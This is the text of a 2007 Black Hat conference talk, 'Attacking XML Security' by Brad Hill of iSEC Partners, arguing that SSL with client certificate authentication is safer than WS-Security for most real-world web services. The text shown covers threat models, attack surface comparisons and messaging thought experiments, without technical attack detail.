Attacking XML Security

Message Oriented Madness, XML Worms and Web Service Security Sanity

Black Hat Briefings USA 2007

Brad Hill brad@isecpartners.com

iSEC Partners
https://www.isecpartners.com

Agenda

- **Introduction**
  - Who am I?
  - Why care about XML Security?
- **Part 1: Executive briefing challenging the emerging CW on message oriented security**
  - Break for questions
- **Part 2: The gory technical details**
  - How do XML Digital Signatures work?
  - How to build a cross-platform worm in XML.
  - Can we use this technology safely?

Special Thanks to:

- **Alex Stamos** & **Scott Stender**, iSEC Partners
  - *"Attacking Web Services: The Next Generation of Vulnerable Enterprise Apps"*
  - **https://www.blackhat.com/presentations/bh-usa-05/bh-us-05-stamos.pdf**
- **Dan Kaminsky** of DoxPara & IOActive
- **Dr. Laurence Bull** of Monash University, Australia
- **Dr. Brian LaMacchia** of Microsoft Corporation
- **Andreas Junestam**, **Jesse Burns**, **Chris Clark** and **Chris Palmer** of iSEC Partners

Introduction

- **Who am I?**
  - Senior Security Consultant for iSEC Partners
  - Application security consultants and researchers
  - Based in San Francisco and Seattle, USA
- **To get the latest version of these slides:**
  - https://www.isecpartners.com/speaking.html

Why care about XML Security?

- **Web Services have gone mainstream:**
  - SOA & B2B integration
  - Web Single Sign On
- **And *everybody* has XML applications.**
- **It’s lurking more places than you might think:**
  - Mobile code manifests
  - Printing
  - DRM & software licensing
  - P3P
  - Digital identity systems

Two years ago…

- **Alex Stamos & Scott Stender of iSEC present:**
  - “*Attacking Web Services:* The Next Generation of Vulnerable Enterprise Applications”

- **Web Services can be scary:**
  - Valuable
  - Visible
  - Vulnerable

Web Service application-level attacks


- The OWASP Top 10 still apply to Web Services
- Old flaws like SQL injection
- And new flaws like XML and XPath injection
- Plus complexity attacks and denial of services against XML parsers and applications

Today’s topic is protocol-level attacks

- **Alex & Scott’s talk has been widely noted.**
- **One of the few things followers have added is…**

  (and which they deliberately didn’t)
- **WS-Security to save the day!**

  (or not)



WS-Actually Get Some Work Done

WS-Policy

WS-Security

WS-Security Policy

WS-Federation

WS-SecureConversation

WS-Trust

XML Encryption

SAML

Kerberos

X.509

Security Token Profiles

XML Digital Signatures

XML, SOAP, WSDL, Schema, WS-Addressing, etc.

HTTP

.Net TCP Channel,
Fast InfoSet, etc.

Everyone wants to tell you about WS-Security

- **SSL is 10 years old and everybody does it, even free software.**
  - Nothing to sell here, move along.

- **WS-Security has dozens of new boxes to check on the datasheet and all the great buzzwords:**
  - SOA
  - Transport independence
  - Message level security
  - Durable security

SSL is Everybody’s Whipping Boy

- **Old grudges and new opportunities.**
  - Ian Grigg (financialcryptography.com)
    - ***“The mantra of "you should use SSL" is just plain stupid.”***
  - Gunnar Peterson (1raindrop.typepad.com)
    - ***“SSL is what is usually bandied about as a security model by Restafarians”***
  - Arthur (emergentchaos.com)
    - ***“least useful security technology since tinfoil underwear”***
- **And that’s all just in the first week of May, 2007.**

Today’s Conventional Wisdom:

“Connection Oriented”
is Old and Busted

“Message Oriented”
is the New Hotness

I Respectfully Disagree

- **SSL provides what is needed for most real world Web Services deployments.**
- **WS-Security is complex, error prone and has a great deal of attack surface.**
- **Message oriented security solves the wrong problem and expands your most critical attack surface.**

Some terminology

- **WSSE == WS-Security**
- **When I say SSL, I mean SSLv3 and TLS**
  - 10 years of habit.
    - Everybody knows SSL. TLS is more technically accurate but sounds like a cable TV network or a disease.
  - And I mean with client certificate auth.
- **Early and strong authentication is the real key here.**

Web Services in the Real World

- **Service Oriented Architectures are now mainstream.**
- **But many of the grand dreams of transformation have not materialized.**
  - The Universal Business Registry has been discontinued.

- **Improvements in interoperability and development efficiency are welcome.**
- **But basic business structure is the same.**

Where are most Web Services?

- **Used internally for SOA enterprise message buses.**
- **And to expose a few B2B endpoints to a few trusted customers and partners.**
  - Standard, technology-neutral interface.
  - Goes through firewalls.
  - B2B VPNs are too much of a hassle.

Classic, proven system architecture

- **For a distributed world.**
- **What we’ve been doing for a long time, just at a different scale.**
- **“Façade” design pattern.**
  - A rich and detailed set of internal interfaces
  - A stable and small external interface
    - Reduce dependencies and coupling
    - Provide critical control points

What does this mean for the Web Service threat model?

- **Two sets of consumers:**
  - Internal trusted systems and users
  - External trusted business partners
- **This is *not* the typical Internet threat model, for one big reason:**

Accountability

How security works in the real world

- **Traditional thinking is about ‘AAA’ systems: Authentication, Authorization and Audit**
- **But most IT attack surface is managed implicitly by the fourth ‘A’: Accountability**
- **Why your administrators don’t hack you, your business partners don’t rip you off and your barely defended internal network doesn’t fail every day.**
- **Why you spend money on firewalls and DMZs.**

Threat Model Realities

- **Businesses place a lot of trust in their partners.**
- **B2B IT risk management is rolled up with other fraud, errors and omissions and managed with contracts, audit and lawyers.**
- **Still need to build robust applications, but *authenticated* attacks at the business logic layer (SQL injection, etc) are not the biggest concern.**

Avoid the Internet Threat Model at All Costs!!!

It’s ugly out there.

Exclude the Anonymous Attacker

- **The biggest threat for Web Service endpoints exposed to the public Internet is the anonymous attacker.**


- **The security technology you want should authenticate your genuine users and exclude everyone else as thoroughly and efficiently as possible.**

- **The Internet has no Accountability.**

Why SSL still beats WS-Security

Reason 1: Attack Surface

- To have message-oriented security, you need to have a message!
- Getting a message is not free.
- Getting a WS-* message is *super extra* not free.



WS-Policy

WS-Actually Get Some Work Done

WS-Security

WS-Security Policy

WS-Federation

WS-SecureConversation

WS-Trust

XML Encryption

SAML

Kerberos

X.509

Security Token Profiles

XML Digital Signatures


XML, SOAP, WSDL, Schema, WS-Addressing, etc.

HTTP

.Net TCP Channel, Fast InfoSet, etc.


SSL

SSL Anonymous Attack Surface



SSL

WS-Security Anon Attack Surface



WS-Policy

WS-Security

WS-Security Policy

WS-Federation

WS-SecureConversation

WS-Trust

XML Encryption

SAML

Kerberos

X.509

Security Token Profiles


XML Digital Signatures

XML, SOAP, WSDL, Schema, WS-Addressing, etc.

HTTP

.Net TCP Channel, Fast InfoSet, etc.

WS-Security Anon Attack Surface



WS-Security

XML Encryption

SAML

Kerberos

X.509

Security Token Profiles

XML Digital Signatures

XML, SOAP, WSDL, Schema, WS-Addressing, etc.

HTTP

.Net TCP Channel, Fast InfoSet, etc.

A Target-Rich Environment.

- Protocol handlers
- XML parsers
- Remote references
- URI endpoints
- SOAP Action Header

App-level attacks, coming soon to a messaging security layer near you!

Attacks directly against WSSE

- **Big protocols with a lot of complexity.**
- **We’ll see this in detail in Part II.**

SSL with client certificates keeps attackers out of your message stack.

- **Widely deployed**
- **Widely reviewed**
- **Mature and stable**
- **All the attacker gets to target is the SSL implementation itself**

Reason 2: Your application isn’t really message oriented!

- **A few are.**
- **But people have deep and unexamined expectations that:**
  - Messages will arrive in order
  - Messages will arrive in a timely manner
  - Messages will not be replayed
  - Messages will not be dropped
- **Stateful at “Layer 8”, even if individual service invocations/messages are stateless.**

Thought experiment

- **Cell phone SMS is as “message oriented” as it gets.**
- **You and two friends are trying to arrange to meet for dinner via SMS.**
- **I can reorder, delay, drop and replay your messages.**
- **Good luck!**

Some solutions to this. . .

- **But not always interoperable, or still in committee.**
- **You have to realize you need a solution, and learn how to apply an appropriate one.**
- **It’s mostly free in SSL.**
- **You’re leaving money on the table when you walk away from security guarantees you can get for free.**

Transport layer security is a proven success with message oriented protocols and applications.

- **MSRPC**
  - Mutual authentication, authorization and audit on a point-to-point connection covers 99% of scenarios.

- **Adjust your thinking about security and trust boundaries to deal with a distributed world.**

Thought experiment 2: Email

- **One of the few truly message oriented applications.**
- **SSL secures more email than all message oriented security systems combined.**
- **Much easier to secure the channel between trusted entities than to secure every message.**

